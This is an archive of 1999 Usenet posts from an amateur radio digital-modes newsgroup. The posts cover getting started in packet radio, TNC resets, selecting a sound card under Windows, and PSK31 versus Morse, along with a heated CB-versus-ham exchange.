program can be run, especially when the update is known to sometimes cause
other difficulties.
So, some authors prefer to use the old-and-simple API even when a more
flexible API is available.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2892. Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: Jonathon Hurley <JRHurley@nospam.btinternet.com>
Message-ID: <7krbsl$3ap$1@plutonium.btinternet.com>
Source record: 17553

OK, so some of the best minds in the business are here... what do I need to start out in packet on VHF?

And what's the difference between a data modem and a TNC?

Many thanks
Jonathon Hurley
M1DHK

2893. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: conor.turton@bigfoot.com
Message-ID: <MPG.11db434eba80ef4a989681@news.demon.co.uk>
Source record: 17554
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

In article <7knpva$6sj@enews4.newsguy.com>, n5pvl@texoma.net says...

> Thanks but no thanks. CB Packet operators have disrupted the Amateur Packet
> Radio net enough already, thank you.
>
> Until FBB quits making software that allows CB and HAMS to get their Packet
> networks and messages mixed up with each other, I can only view CB Packet as
> a source of constant disruption and trouble for Amateur Packet Radio.
>

A typical snobbish ham operator shows his true colours. Piss off back to
uk.rec.radio.amateur. This is a CB newsgroup and I'm constantly sick of
the rantings of Hams who have no business being in a CB newsgroup. If you
want to rant on about CB packet interfereing with AR packet then either
do it in your ownnewsgroup or pull your finger out of your arse and
report it to the R.A. Better still I'll give you my invite to the RA
forum and you can moan to them in person.
--

____
Conor
conor.turton@bigfoot.com
ICQ:31909763
____

2894. BTL RTTY & DELL PC/Yamaha DS-XG audio.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: pgenenv@tinet.ie
Message-ID: <377133fe.5474315@news1.tinet.ie>
Source record: 17555

Has anyone any experience of running the BTL RTTY software on a DELL PC with integral soundcard.

I am using a Dell Dimension V350 with 350 mhz pentium II chip and Yamaha DS-XG soundcard on board. This card works with no objections with the G3PLX PSK31 software and with IZ8BLY Hell-Schreiber software. With BTL it will, in a W98 DOS window find the sound card (reporting it as SB V3.,1 @ Address H220, Interrupt 5 and DMA 1) but although the programme runs it appears to not access the card.. there is no display of the received audio signal.

Any suggestions gratefully received as I would like to use the progamme for casual RTTY and so avoid cable/interfacing changes.

73s

Gerry EI9FV

2895. Paccomm Tiny 2- Need Help!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: Randy, WB5KCM <wb5kcm@hotmail.com>
Message-ID: <7krj69iup1@nnrp1.deja.com>
Source record: 17556

Picked up a real clean Paccomm Tiny 2 TNC at the Dallas HamCom and it also has the 9600bd modem board inside. The guy said it was working fine and I didnt complain about the $25.00 price. The problem is there was no book. When I have it connected to the computer running terminal program and turn on the TNC all I see is the cursor move over one space and no sign on message, nothing. All the terminal parameters are correct. When the power is applied the front panel leds light and a couple remain on and then only the power led will stay on. Could it be locked in transparent mode or something like that? I opened the unit and removed the 9600 board but it still does the same, nothing. Can someone tell me how to do a hard reset on this TNC?
Any ideas what may be going on here?
Randy, WB5KCM

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2896. Re: Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: Tom@astro.net
Message-ID: <930168324.290.76@news.remarQ.com>
Source record: 17557

In article <7krbsl$3ap$1@plutonium.btinternet.com>, "Jonathon Hurley"
<JRHurley@nospam.btinternet.com> wrote:
>OK, so some of the best minds in the business are here... what do I need to
>start out in packet on VHF?
>
>
>And what's the difference between a data modem and a TNC?
>
>
>Many thanks
>Jonathon Hurley
>M1DHK

A Radio (an HT may do), a TNC and the appropriate radio to computer/tnc
cables. MFJ sells pre-made cables for various radios if you want to forgo
making your own. TNCs come with basic software.

73,
Tom

Tom Randall -- trandall@idsi.net
Amateur Radio - KB2SMS
Mt. Beacon Amateur Radio Club / ARRL / 10-10 / QRP-L #1965
Member: AAVSO Solar Division

My Astronomy/Ham radio site: http://www1.mhv.net/~trandall/welcome.html

2897. Re: Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: kh2d@my-deja.com
Message-ID: <7krgbn$l92$2@brokaw.wa.com>
Source record: 17558

"Jonathon Hurley" <JRHurley@nospam.btinternet.com> wrote:

>OK, so some of the best minds in the business are here... what do I need to
>start out in packet on VHF?

Money. After you get that, trade it for a TNC, a radio, and an antenna. I think
you probably already have a computer, right ?

73, Jim KH2D

2898. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <377164c8.11687633@news.crosslink.net>
Source record: 17559

Obviously, some additional clarification is in order.

The Multimedia API has dozens of calls into mmsystem.dll, including
the following:

waveInGetNumDevs
This call returns "m", the number of wave input devices in the system.
It is reasonable to use this number of devices in a loop to
interrogate the system about the capabilities of each device.

waveInGetDevCaps
This call returns the capabilities of wave input device #n, where "n"
is one of the "m" wave input devices in the system. Device
characteristics and capabilities include sampling rate, # channels, #
of bits per sample, etc.

waveInOpen
This call obtains exclusive use of the device. It also initializes the
device with specified operating modes, such as sampling rate, #
channels, and # of bits per sample. A good way to get an error return
from this call is to specify an operating parameter that is NOT within
the capabilities that were returned by the system in the
abovementioned call to "waveInGetDevCaps".

NONE of the API calls will determine or provide access to such things
as IRQ #, DMA channel #, Port address, etc. Those parameters are
purposely hidden from the applications programs.

So far as I can determine from Peter's code, there is no check made
for how many devices or what their characteristics and capabilities
are. He simply tries to open the device with the initialization
parameters that his program needs, and if it errors out - T.S.

So far as I can determine from other examples of code that I have
seen, it IS POSSIBLE to be very selective about which wave device is
selected from within a program, if there is more than one available
with the desired capabilities. Of course, the programmer must include
the necessary code to do all of the necessary queries and provide
whatever decision logic is needed to resolve any ambiguities. What is
not clear from the API and the examples that I have seen, is how the
API shows the application which device has been declared Primary in
the Control Panel and which device has been declared Secondary in the
Control Panel. There is no explicit mention of this in the API.

With regard to the question asked by Bob,
<<If you know how to set PSK31 to select the second sound board,
please let me

know. I presume an ini file might be an easy first step, but I don't know
how PSK31 has to be modified to use the information in the ini file.>>

There is no way that I know of to "modify" PSK31SBW without making changes at the source code level.. If I can obtain the Delphi software development system, I can re-write the program, given a reasonable amount of time. However, I have abandoned any hope of translating the program from Delphi Pascal into Visual C++, because the job is just too much to take on.

With regard to Rob's statements about how it actually works:

<< - Windows has a sound (multi-media) API that does not at all pass information about a "device number". All info you send to it will just
go to "the sound card". >>

I wonder how you would explain "waveInGetDevCaps" and the argument that you pass to it called uDeviceID?

- Realizing that this is limited, Microsoft has added another API that allows selection of the device. But not many programs are using it yet.
It probably requires installation of updates like DirectX. >>

Do you have any specifics?
73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

2899. Re: Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <3771A677.210A8E13@Ameritech.Net>
Source record: 17560

Jon, Try looking here for Baycom information....: http://www.baycom.org/
Then, JUST DO IT!....Take a look into APRS at TAPR site: http://www.tapr.org
Good luck, 73.... Jeff N8NOE

Jonathon Hurley wrote:

> OK, so some of the best minds in the business are here... what do I need to
> start out in packet on VHF?
>
> And what's the difference between a data modem and a TNC?
>
> Many thanks
> Jonathon Hurley
> M1DHK

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

2900. Re: Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <3771AB8E.AA5C12F6@junglevision.com>
Source record: 17561

"Jeffrey M. Swiger" wrote:
>
> Jon, Try looking here for Baycom information....: http://www.baycom.org/
> Then, JUST DO IT!....Take a look into APRS at TAPR site: http://www.tapr.org
> Good luck, 73.... Jeff N8NOE
>

Yeah, I'm actually getting more interested in packet lately. I think I'm going
to try to go soundcard first, and not baycom -- as I have lots of
Soundblasters of all variety and some genuine WSS cards lying around, I
should be able to make this work -- if anyone can. At least, I've gone as
far as ordering an MFJ data radio, for 9600 -- though I won't get the crystals
in for a few weeks. I've rebuilt the Linux kernel with the ham radio stuff, and
well, I figure when the crystals come in, I'll try to get it working. I hear something
on 145.71, the local 2m 9600 freq, so at least, I figure there'll be someone
to ping, if nothing else.

I suspect, that it's not going to be possible to hook multiple sound cards or
sound cards and Baycom style stuff on a single PC, though I'd be curious from
hearing from anyone who knows what really the limit is here. Can one PC run 1
Soundmodems and 2 Baycoms all at once? Cuz, at least, it seems to me that
anything 'interesting' requires at least 2 or 3 radios and connections.

Anyway, I'm in Berkeley, California, in case anyone is looking to do
some packet stuff in this area.

> Jonathon Hurley wrote:
>
> > OK, so some of the best minds in the business are here... what do I need to
> > start out in packet on VHF?
> >
> > And what's the difference between a data modem and a TNC?
> >
> > Many thanks
> > Jonathon Hurley
> > M1DHK
>
> --
> " What A LONG Strange Trip It's Been! "
> Jeffrey M. Swiger
> *** N8NOE ***

--

http://www.junglevision.com

>I'm telling you this because... we've all lost our children, Mr. Ansel.
>
>They're dead to us. They kill each other in the streets. They wander
>comatose in shopping malls. They're paralyzed in front of televisions.
>Something terrible has happened that's taken our children away.
>It's too late. They're gone.
>
>You're angry, Mr. Ansel. You owe it to yourself to feel that way.
>
>All I'm saying is let me direct your rage.

2901. Re: Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7n2nn4.kmq.nomail@linux.pe1chl.ampr.org>
Source record: 17562

Jim Kehler <kh2d@my-deja.com> wrote:
>"Jonathon Hurley" <JRHurley@nospam.btinternet.com> wrote:

>>OK, so some of the best minds in the business are here... what do I need to
>>start out in packet on VHF?

>Money. After you get that, trade it for a TNC, a radio, and an antenna. I think
>you probably already have a computer, right ?

And of course, when you have a reasonably modern computer, it is not
very wise to spend money on a TNC.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2902. Re: Practical minimum bandwidth of Morse (was Re: Throughput of PSK31)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: markv@pixar.com
Message-ID: <7kpahfohe1@nnrp1.deja.com>
Source record: 17693

In article <930086618.017.13@news.remarQ.com>,
"Michael Young" <nobody@all.org> wrote:

> Good points, and I've seen the referenced page. So, simple SNR seems
> inadequate as a figure of merit for comparison. What would you
> suggest?

I'd suggest not using a single figure of merit. :-)

Obviously different modes are used for different purposes, different properties, and different reasons. There is nothing wrong with that, unless you assert that a mode has properties that it doesn't have.

For many people, the figure of merit is "is it Morse code?". Hard to argue that PSK31 is better than Morse if that is the figure of merit. It's not even worth having the conversation.

PSK31 has a number of distinct advantages: it operates in a narrow channel, has good data rate, uses cheap hardware and free software, and is undergoing active development. By all accounts, PSK31 has rather good performance, and has spawned considerable interest in the ham community about things like error correction, signal processing and alternative modes. All of these things are good in my opinion.

Comparisons with Morse are inevitable, if nothing else because Morse has such enthusiastic and vocal support. Such comparisons are very difficult to make because actual data on human ability to decode Morse in the presence of noise is not widely available. Hams have all sorts of anecdotal evidence that humans can perform amazing feats using Morse, but anecdotal evidence is a very weak form of evidence (canals on Mars and UFOs leap to mind). It is surprising to me that you can't find much about measured human ability to do Morse in the ARRL handbook. It seems that such tests must have been run, or at least could now _be_ run using HF channel simulators. There absence perpetuates the myth that narrow modes are best, and Morse gets through when nothing else will. Most ham communications takes place at very signficant signal to noise ratios, no where near the detection limit. In fields which are severely power limited such as satellite telemetry or handheld wireless devices, digital modes are the norm, rather than OOKed schemes.

Now, it may very well be that PSK31 is not the greatest mode for HF. It _is_ susceptible to short term phase distortions, and doesn't employ enough time diversity to survive those flutters or deep fades. It might be a mode similar to MT63 might be better, which uses both time and frequency diversity to overcome these problems. But those are interesting questions too...

Direct comparisons are difficult to draw, but lead to valuable understanding. Why does Morse take up more bandwidth for a given speed than PSK31? Why is PSK31 sensitive to multipath and fading? PSK31 requires (for now) a PC or DSP card, how can these be made cheaper/more portable? What are the limits to my (or the average hams) ability to decode Morse in the presence of noise? Why do analog modes suffer gradual degradation and digital modes tend to a "brick wall" where the error rate climbs remarkably?

In trying to find answers to some of these questions for myself, I've begun to explore part of ham radio which doesn't get very much press. I find it all rather interesting, and a rich field for exploration.

If your looking for a start, I'd try just writing a program to generate random letter groups (or random qso like messages if you prefer), add in some AWGN of varying amplitudes, and try to measure your own performance in decoding at various speeds. The pure AWGN isn't a very good approximation to the HF channel, but it would be a start. If you wrote a simple varicode BPSK decoder (as I did), you could measure it's performance on identical text. That is a somewhat meaningful test. You might try to normalize the results so that both modes sent equal power or bandwidth.

Thomas Sailer has the start of an HF channel simulator written for Linux I've been meaning to play with. Experiments using a channel simulator could similarly be performed.

Anyway, just some thoughts...

Mark

> Michael.
>
>

Sent via Deja.com http://www.deja.com/
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2903. Re: Y2K and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: k6jq@my-deja.com
Message-ID: <7kpqo8tdn1@nnrp1.deja.com>
Source record: 17694
Cross-posted to: alt.ham-radio.packet,aus.radio.amateur.digital,aus.radio.packet,rec.radio.amateur.digital.misc

In article <37701A57.45C910A7@internetwis.com>,
Keith Lodahl <lodahlkh@internetwis.com> wrote:
> My apologies to the list. I didn't see this as "crying wolf", but
sharing some
> communication and one personal experience. It seems that this
threatened a couple of
> people. That was not the intent of my post.

I'm not one bit threatened, Keith. You thought you had information
important enough to share...

> Please feel free to prepare for the Y2K issue in any manner you
please.

... but not important enough to substantiate?

If I warned everyone that an asteroid was going to hit
Earth, rational people would want to see evidence. It
isn't fear of information, it is the desire for correct
and complete information.

Dana

> Dana Myers K6JQ wrote:
>
> > Keith Lodahl wrote:
> > >
> > > There is no need for me to take the time to give you the list you
ask for. If I had
> > > it I would be quite wealthy assisting companies with their 2K
problems. I just
> > > reported a couple of things I learned. If you wish, take
precautions. If not do your
> > > thing. Either way it is of no consequence to me.
> >
> > If you want to cry wolf, don't be surprised if someone asks to see
> > evidence of the wolf. Rob is right on; RTC functions have special
> > requirements (such as back-up power source) that simply have not
been
> > a common part of CPUs. I believe Dallas Semi makes a series of
> > battery-backed CPUs with RAM and RTC, but they're nowhere near
> > common, and nowhere near cheaper than a CPU without an RTC.
> >
> > The embedded Y2K issue keeps coming, and it is perhaps the most
> > specious of the Y2K issues there.

> >
> > Dana K6JQ
> > Dana@Source.Net
> >
> > > Rob Janssen wrote:
> > >
> > > > Keith Lodahl <lodahlkh@internetwis.com> wrote:
> > > > >One would think so. But imbedded micros frequently have a
date/time function
> > > > >that is unused and set at the factory (far cheaper than making
micros without
> > > > >date/time capability). These just might be the biggest problem
with Y2K.
> > > >
> > > > Please list the types of micro's that have this feature, and are
not
> > > > advertising it as a real advantage that warrants extra cost on
the item.
> > > >
> > > > Please explain how it locks up the device when the function is
unused.
> > > >
> > > > Also explain how the manufacturer solved the timezone problem.
>
> --
> Keith Lodahl
> Mayville, Wisconsin
>
>

--
Dana K6JQ
Dana@Source.Net

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2904. Re: Practical minimum bandwidth of Morse (was Re: Throughput of PSK31)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: k6jq@my-deja.com
Message-ID: <7kpr3kthr1@nnrp1.deja.com>
Source record: 17695

In article <930086618.017.13@news.remarQ.com>,
"Michael Young" <nobody@all.org> wrote:

> Aha. I'd been considering receiver performance and signal strength
only.
> For me and many other ops, 20 Hz *is* zero-beat. :-(I realize this
puts
> a kink in any possible comparisons. My thinking was to define a usable
> SNR for each mode; this would be the end product. The presumption is
> that some wet- or software would be able to read the signal if it were
> present.

As I've stated before, we need to develop a model for minimum
required bandwidth, relate that to throughput, and then, indepedently,
determine the performance under varying noise conditions. With
these three characterizations, we can start to dicuss a neutral
notion of bandwidth/throughput/SNR - which is the beginning of
an apples-to-apples comparison. You just can't do all of the
characterizations at once.

The model I'm using right now is to look for the 'shelf' in
error rate from effectively none to some.

--
Dana K6JQ
Dana@Source.Net

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

2905. Re: Y2K and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7kq51e$1p2s@enews4.newsguy.com>
Source record: 17696
Cross-posted to:
alt.ham-radio.packet,aus.radio.amateur.digital,aus.radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Keith Lodahl wrote in message <37701A57.45C910A7@internetwis.com>...

>My apologies to the list. I didn't see this as "crying wolf", but sharing some
>communication and one personal experience. It seems that this threatened a couple of
>people. That was not the intent of my post.

Looks like you ran afoul of the "hand-wringer" set. Don't pay any attention.. Those guys would complain if you hung them with a new rope.

The last thing you should consider doing is apologizing. It just encourages them.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2906. Kantronics KPC-2: info required

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-23 00:00:00 UTC
From: Andrea Grillini <ME1852@NOSPAM.mclink.it>
Message-ID: <7kqdt4$mj4$1@news.mclink.it>
Source record: 17697

Somebody lent me a Kantronics KPC-2. Unfortunately I don't have the manual for it. I wonder whether I could use it in "KISS" mode. I guess somebody might already have the answer for such a question...

73 DE IK0RNT

2907. Re: Kantronics KPC-2: info required

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: Andrea Grillini <ME1852@NOSPAM.mclink.it>
Message-ID: <7kro12$c94$1@news.mclink.it>
Source record: 17563

Greg Tuby <etmgrtu@etm.ericsson.se> wrote in message
news:7kqiuk$ee@newstoo.ericsson.se...
>Hi there Andrea, i have several KPC3s and i thought that the firmweare
>inside is fairly similar, you can try the commnad INT KISS (interface kiss)
>and then the RESET command

>to get back from kiss, use the following key sequence in a PACTERM (the
>program that comes with the TNCs) or any usual dos terminal program....
>
>Hold down ALT and type on the numeric keypad: 192, 255, 192 this should get
>you out of KISS mode back into TERMINAL or NEWUSER mode (type INT to see
>which mode your in)

It works! Thank you very much.

I take advantage of this thread to ask for some specifications for such a
TNC. The one I borrowed (the first I ever used, I'm a newbie) has not even
the case, and I can just guess about what the LEDs should indicate
(furthermore, one of them
has been removed and that's not the "power on" LED...). That's about the
same matter concerning the settings of
the jumpers I see on the printed circuit board...

73 DE IK0RNT

2908. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: Greg Tuby <etmgrtu@etm.ericsson.se>
Message-ID: <7ksm9u$icf@newstoo.ericsson.se>
Source record: 17564

I do believe this has wavered away from the original post, so i think its best to stop here so not to cause any more conflicting thruput. Remember that your sending to several newsgroups when you reply. I want to close this thread now.

///Greg

Conor Turton wrote in message ...
>In article <7knpva$6sj@enews4.newsguy.com>, n5pvl@texoma.net says...
>
>> Thanks but no thanks. CB Packet operators have disrupted the Amateur Packet
>> Radio net enough already, thank you.
>>
>> Until FBB quits making software that allows CB and HAMS to get their Packet
>> networks and messages mixed up with each other, I can only view CB Packet as
>> a source of constant disruption and trouble for Amateur Packet Radio.
>>
>
>A typical snobbish ham operator shows his true colours. Piss off back to
>uk.rec.radio.amateur. This is a CB newsgroup and I'm constantly sick of
>the rantings of Hams who have no business being in a CB newsgroup. If you
>want to rant on about CB packet interfereing with AR packet then either
>do it in your ownnewsgroup or pull your finger out of your arse and
>report it to the R.A. Better still I'll give you my invite to the RA
>forum and you can moan to them in person.
>--
>_________________________
>Conor
>conor.turton@bigfoot.com
>ICQ:31909763
>_________________________

2909. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: tallguy@whitecliffsdx.freeserveDEADWOOD.co.uk
Message-ID: <3773052c.12269762@news.freeserve.net>
Source record: 17565
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

On Thu, 24 Jun 1999 07:48:48 GMT, no.junk.mail@thank.you (Walt
Davidson) wrote:

>On Wed, 23 Jun 1999 20:20:26 +0100, conor.turton@bigfoot.com (Conor
>Turton) wrote:
>
>>A typical snobbish ham operator shows his true colours. Piss off back to
>>uk.rec.radio.amateur. This is a CB newsgroup and I'm constantly sick of
>>the rantings of Hams who have no business being in a CB newsgroup. If you
>>want to rant on about CB packet interfereing with AR packet then either
>>do it in your ownnewsgroup or pull your finger out of your arse and
>>report it to the R.A. Better still I'll give you my invite to the RA
>>forum and you can moan to them in person.
>
>Another CBer shows his true colours .....
>
>I don't really need to make a case about the unsavoury nature of CBers
>... they do it for me by themselves, unprompted, over and over again!
>
>And Mr Chappelle is another one who has succeeded in proving the point
>beyond shadow of doubt.

I'd like to think that there are a good few of us who conduct
ourselves in a fitting manner for the majority of uk.radio.amateur
contributors. FWIW Conor is not alone in assuming that this thread is
confined to a single group...
Cheers,

Jon.
****
Jon Harris - 26WC001/G7JPH
For CB Newsgroup FAQs and FREE Buy And Sell Page see:
WhiteCliffsDX: http://www.whitecliffsdx.freeserve.co.uk
Email: tallguy@whitecliffsdx.freeserveDEADWOOD.co.uk
(Remove the DEADWOOD to reply)
****

2910. Re: Two sound boards, one for PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <930219540.000.92@news.remarQ.com>
Source record: 17566

Robert Lay (W9DMK) <nobody@crosslink.net> wrote in message
news:377164c8.11687633@news.crosslink.net...

> - Realizing that this is limited, Microsoft has added another API that
> allows selection of the device. But not many programs are using it
> yet.
> It probably requires installation of updates like DirectX. >>
>
> Do you have any specifics?

Specifically, DirectSound in DirectX interacts with the sound devices. Enumeration calls are available to query the devices installed on the system. Device selection is made by specifying the default device, or by GUID. The GUID is returned in the device enumeration, along with information about capabilities, allowing dynamic selection if necessary. Alternatively, a specific device GUID can be saved to directly specify the device, avoiding enumeration altogether. One strategy is to enumerate devices during setup, and store away the user's device selection for future use. The default device simply has a NULL GUID.

Additional information is available in the DirectX documentation, and also online at MSDEV. The DirectX doc's are also included with the VC++ 6 API help files.

DirectX is commonly used in Windows-hosted games, and likely to be available on newer systems. However, it is an optional installation, and might not be available on some systems. The current DirectX version is 6.1; Windows NT 4 supports only version 3. This is not a handicap, as the DirectX 3 sound interface is sufficient for our simple use. I was not aware that the mmsystem calls allowed device selection; this might well be the more appropriate path.

Michael.

2911. Re: BTL RTTY & DELL PC/Yamaha DS-XG audio.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: Ralph Mowery <rmowery@ibm.net>
Message-ID: <37721D04.8A123BE0@ibm.net>
Source record: 17567

I had just the opposit problem for a while , could run BLT, but not
psk31. I was loading some dos drivers for the sound card toget BLT
to run, then had to take them out to run psk31. Maybe you need to
load the dos drivers for the sound card, but when you are not
running blt be sure to take them out.
Haven't used blt to transmitt with , but it seems to receive just
fine.

G Lawlor wrote:
>
> Has anyone any experience of running the BTL RTTY software on a DELL
> PC with integral soundcard.
>
> I am using a Dell Dimension V350 with 350 mhz pentium II chip and
> Yamaha DS-XG soundcard on board. This card works with no objections
> with the G3PLX PSK31 software and with IZ8BLY Hell-Schreiber
> software. With BTL it will, in a W98 DOS window find the sound card (
> reporting it as SB V3.,1 @ Address H220, Interrupt 5 and DMA 1) but
> although the programme runs it appears to not access the card.. there
> is no display of the received audio signal.
>
> Any suggestions gratefully received as I would like to use the
> progamme for casual RTTY and so avoid cable/interfacing changes.
>
> 73s
>
> Gerry EI9FV

2912. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ktc62$e0s@enews1.newsguy.com>
Source record: 17568
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

Walt Davidson wrote in message <377162bc.2017171@news.btinternet.com>...
>On Wed, 23 Jun 1999 20:20:26 +0100, conor.turton@bigfoot.com (Conor
>Turton) wrote:
>
>>A typical snobbish ham operator shows his true colours. Piss off back to
>>uk.rec.radio.amateur. This is a CB newsgroup and I'm constantly sick of
>>the rantings of Hams who have no business being in a CB newsgroup. If you
>>want to rant on about CB packet interfereing with AR packet then either
>>do it in your ownnewsgroup or pull your finger out of your arse and
>>report it to the R.A. Better still I'll give you my invite to the RA
>>forum and you can moan to them in person.
>
>Another CBer shows his true colours .....
>
>I don't really need to make a case about the unsavoury nature of CBers
>... they do it for me by themselves, unprompted, over and over again!

For my part, I don't see anything wrong with CB folks doing anything they
care to, as long as thier activity doesn't intefere with Ham Radio stuff.
I'm sure that some are good, and some are bad... So what?

My objection was to poorly thought-out software which has caused trouble for
both CB'ers AND Hams.

I noticed that most people who have responded did not bother to read and
understand what I had to say... To re-cap:

F6FBB ought to have his butt kicked up between his shoulder blades for
setting up "FBB" in such a way as to guarantee this sort of problem. By the
simple expedient of releasing two seperate, incompatable versions of the
software for Ham and CB use, he could have saved everyone a lot of
trouble. - When he saw the result of what he did, he could have taken steps
to alleviate the problem, but no, he didn't. It appears that he is quite
happy with the turmoil he has created.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2913. Re: Stop attacking PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: no@spam.here
Message-ID: <37734915.15675148@news.olg.com>
Source record: 17569

On Sat, 19 Jun 1999 21:14:23 +0100, "Tom Fanning" <tom.f@btinternet.com>
wrote:

):>Exactly. Well said.
):>
):>BTW the huge discussion going on elsewhere in this thread is set to
"ignore"
):>in my newsreader because I don't want to download this banter.

I never could figure out why people feel the need to post their kill-file
or "ignore" settings.

Al

Btw....do not post a reply to my reply since all reply's go to my "ignore"
reply file

just kidding :)

al at olg dot com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
jrc535d,icom r70,yaesu frg7,ken r1000

2914. Re: Paccomm Tiny 2- Need Help!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: john.ackermann@daytonOH.ncr.com
Message-ID: <uaMmQvlv#GA.241@rpc1284.daytonoh.ncr.com>
Source record: 17570

In article <7krj69iup1@nnrp1.deja.com>, Randy, WB5KCM <wb5kcm@hotmail.com> wrote:
>Picked up a real clean Paccomm Tiny 2 TNC at the Dallas HamCom and it
>also has the 9600bd modem board inside. The guy said it was working
>fine and I didnt complain about the $25.00 price. The problem is there
>was no book. When I have it connected to the computer running terminal
>program and turn on the TNC all I see is the cursor move over one space
>and no sign on message, nothing. All the terminal parameters are
>correct. When the power is applied the front panel leds light and a
>couple remain on and then only the power led will stay on. Could it be
>locked in transparent mode or something like that? I opened the unit
>and removed the 9600 board but it still does the same, nothing. Can
>someone tell me how to do a hard reset on this TNC?
>Any ideas what may be going on here?
>Randy, WB5KCM

I don't have my Tiny2 book handy, but to do a hard reset you can remove the
lithium battery inside, wait a bit for any caps in line to discharge, and then
put it back in. That'll clear the SRAM. There's also a jumper tha will do
the same thing, but without the book handy I can't tell you which one (it's
near the battery, though).

John N8UR
jra@febo.com

2915. Re: Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: Jonathon Hurley <JRHurley@nospam.btinternet.com>
Message-ID: <7ktneiqdr1@uranium.btinternet.com>
Source record: 17571

Thanks to everyone who replied: you've all helped tremendously :)

73s
Jonathon

2916. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: gareth@lightfox.demon.co.uk
Message-ID: <19990624.191408.29@lightfox.demon.co.uk>
Source record: 17572
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

In article <7ktc62$e0s@enews1.newsguy.com>,
n5pvl@texoma.net ("Charles Brabham") wrote:

> F6FBB ought to have his butt kicked .... By the simple expedient of
> releasing two seperate, incompatable versions of the software for Ham
> and CB use, he could have saved everyone a lot of trouble.

Out of interest, does any AX25 BBS software exist in non-compatible
'CB' and 'Ham' versions ??

73,

Gareth.

--
http://www.rat.org.uk/

2917. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: The Magnum <Magnum@mag2781.freeserve.co.uk>
Message-ID: <7ku3f8$l6d$1@news5.svr.pol.co.uk>
Source record: 17573
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

Conor Turton wrote in message ...
>In article <7knpva$6sj@enews4.newsguy.com>, n5pvl@texoma.net says...
>A typical snobbish ham operator shows his true colours. Piss off back to
>uk.rec.radio.amateur. This is a CB newsgroup and I'm constantly sick of
>the rantings of Hams who have no business being in a CB newsgroup. If you
>want to rant on about CB packet interfereing with AR packet then either
>do it in your ownnewsgroup or pull your finger out of your arse and
>report it to the R.A. Better still I'll give you my invite to the RA
